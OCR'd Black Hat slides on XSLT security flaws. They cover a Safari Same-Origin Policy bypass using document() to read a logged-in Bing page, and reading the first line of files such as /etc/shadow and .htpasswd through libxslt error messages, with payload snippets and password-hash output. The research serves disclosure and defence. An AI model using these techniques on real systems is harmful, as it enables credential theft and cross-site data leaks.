
Violate the Same Origin Policy

- Present in client side processors (only web browsers).
- The Same-Origin Policy says that you can’t use a web browser to read information from a different origin
- Let’s ignore that statement for a moment


What is the Same-Origin Policy ?

- An origin is defined by the scheme, host, and port of a URL.
- Generally speaking, documents retrieved from distinct origins are isolated from each other.
- The most common programming language used in the DOM is JavaScript. But not necessarily !

Same-Origin Policy – Valid scenario



Same-Origin Policy – Invalid Scenarios



Different scheme


Different hostname

Different port

XSLT functions that read XML

- **`document()`**: allows access to XML documents other than the main source document.
- Having that defined, how can we read it ?
  - **`copy-of`**: copy a node-set over to the result tree without converting it to a string.
  - **`value-of`**: create a text node in the result tree and converting it to a string

Bing.com uses XHTML. I'm logged in. How can I access private stuff ?



DOM element containing the name is called "id_n"

```
<span id="id_n">Fernando</span>
```

```
▼<a href="javascript:void(0);" class="id_button" id="id_l" h="ID=SERP,5051.1">
  <span id="id_s" style="display:none">Sign in</span>
  <span class="sw_spd id_avatar" id="id_a" style="display:none"></span>
  <span id="id_n">Fernando</span>
  <img id="id_p" class="b_icon id_avatar sw_spd" src="https://cid-ddf356c692951f71.users.storage.live.com/users/
  0xddf356c692951f71/myprofile/expressionprofile/profilephoto:UserTileStatic/p?ck=1&ex=720&fofoff=1&
  sid=9188D8C63B8344E7BBD2717C6706268F" title="Fernando">
```


Let’s put all the pieces together

```
<xsl:variable name="url" select="document('http://www.bing.com/account/general')"/>
```

```
<textarea id="copyOf" rows="10" cols="100">
  <xsl:text disable-output-escaping="yes">
    &lt;![CDATA[
  </xsl:text>
  <xsl:copy-of select="$url"/>
  <xsl:text disable-output-escaping="yes">
   ]]&gt;
  </xsl:text>
</textarea>
```

```
var copyOf = document.getElementById("copyOf").value;
var firstname = copyOf.substring(copyOf.indexOf('"id_n">')+7);
```

Demo !


QuickTime Player
File
Edit
View
Window
Help
XHTML
cross-origin.xhtml
Safari

Violate the Same Origin Policy summary

- TL;DR:
  - Safari access cross origin information.
  - Internet Explorer shows a warning message, retrieves data, but there is no private information.
  - Chrome, Firefox and Opera don't retrieve data.

Information Disclosure (and File Reading) through Errors

Information Disclosure (and File Reading) through Errors

- Present in server side and client side processor. Focus is on server side processors because relies on the process having access to the file.
- There are no functions to read plain text files in XSLT v1.0
- W3C says is not possible. But what if…

XSLT functions to read files

- **Read other XML documents:**
  - **`document()`**: "*allows access to XML documents other than the main source document*"

- **Read other XSLT documents:**
  - **`include()`**: "*allows stylesheets to be combined without changing the semantics of the stylesheets being combined*"

  - **`import()`**: "*allows stylesheets to override each other*"

Create a simple text file with 3 lines

```
$ echo -e "line 1\nline 2\nline 3" > testfile

$ cat testfile
line 1
line 2
line 3
```

Read the text file using document()

- *"If there is an error retrieving the resource, then the XSLT processor may signal an error;"*

- Xalan-C, Xalan-J and Saxon output:

```
Content is not allowed in prolog.
```

← Expected behaviour 1/2

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Read the text file using document() (cont'd)

- *"…If it does not signal an error, it must recover by returning an empty node-set."*
- Ruby returns an empty node-set:

```
<?xml version="1.0"?>
```

← Expected behaviour 2/2

Read the text file using document() (cont'd)

- However, libxslt does not behaves like this. Xsltproc, PHP, and Perl will output the first line of our test file (Ruby will also do it later):

```
testfile:1: parser error : Start tag expected, '<' not found
line 1
^
```


Unexpected behaviour

Maximize the results with one line

- The previous processors will expose the first line of the test file
- Which files have an interesting first line ?
  - `/etc/passwd`: Linux root password
  - `/etc/shadow`: Linux root password
  - `.htpasswd`: Apache password
  - `.pgpass`: PostgreSQL password


XML document generation… failed

- Reading `/etc/passwd` using xsltproc:



```
passwd:1: parser error : Start tag expected, '<' not found
root:$1$O3JMY.Tw$AdLnLjQ/5jXF9.MTp3gHv/:0:0::/root:/bin/bash
^
```

- Reading `.htpasswd` using PHP:




```
Warning: XSLTProcessor::transformToDoc(): /var/www/.htpasswd:1: parser error : Start tag expected, '<
' not found in /private/var/www/htdocs/parser.php on line 16

Warning: XSLTProcessor::transformToDoc(): john:n5MfEoHOIQkKg in /private/var/www/htdocs/parser.php on
 line 16

Warning: XSLTProcessor::transformToDoc(): ^ in /private/var/www/htdocs/parser.php on line 16
<?xml version="1.0"?>
```

Got root ? Grab /etc/shadow

- Reading `/etc/shadow` using Ruby:



```
import.xml/etc/shadow:1: parser error : Start tag expected, '<' not found
root:$1$jCbaFVMY$Nwdp3Z4hTW8nrJh0l.nj1/:16625:0:14600:14:::
^
/usr/share/gems/gems/nokogiri-1.6.6.2/lib/nokogiri/xslt.rb:32:in `parse_stylesheet_doc':
xsl:import : unable to load /etc/shadow
        from /usr/share/gems/gems/nokogiri-1.6.6.2/lib/nokogiri/xslt.rb:32:in `parse'
        from /usr/share/gems/gems/nokogiri-1.6.6.2/lib/nokogiri/xslt.rb:13:in `XSLT'
        from parser.rb:9:in `<main>'
```

Reading files summary

- TL;DR. You can read the first line of a non XML file through errors.

		document()	import()	include()
server	xalan-c (apache)	no	no	no
	xalan-j (apache)	no	no	no
	saxon	no	no	no
	xsltproc	yes	yes	yes
	php	yes	yes	yes
	python	no	no	no
	perl	yes	yes	yes
	ruby	no	yes	yes

Black Hat Sound Bytes

- When the attacker controls either the XML or the XSLT they may compromise the security of a system

- Confidentiality and confidentiality can also be affected without controlling either document

- Check your code

Questions ?

Thank you

- Alejandro Hernandez
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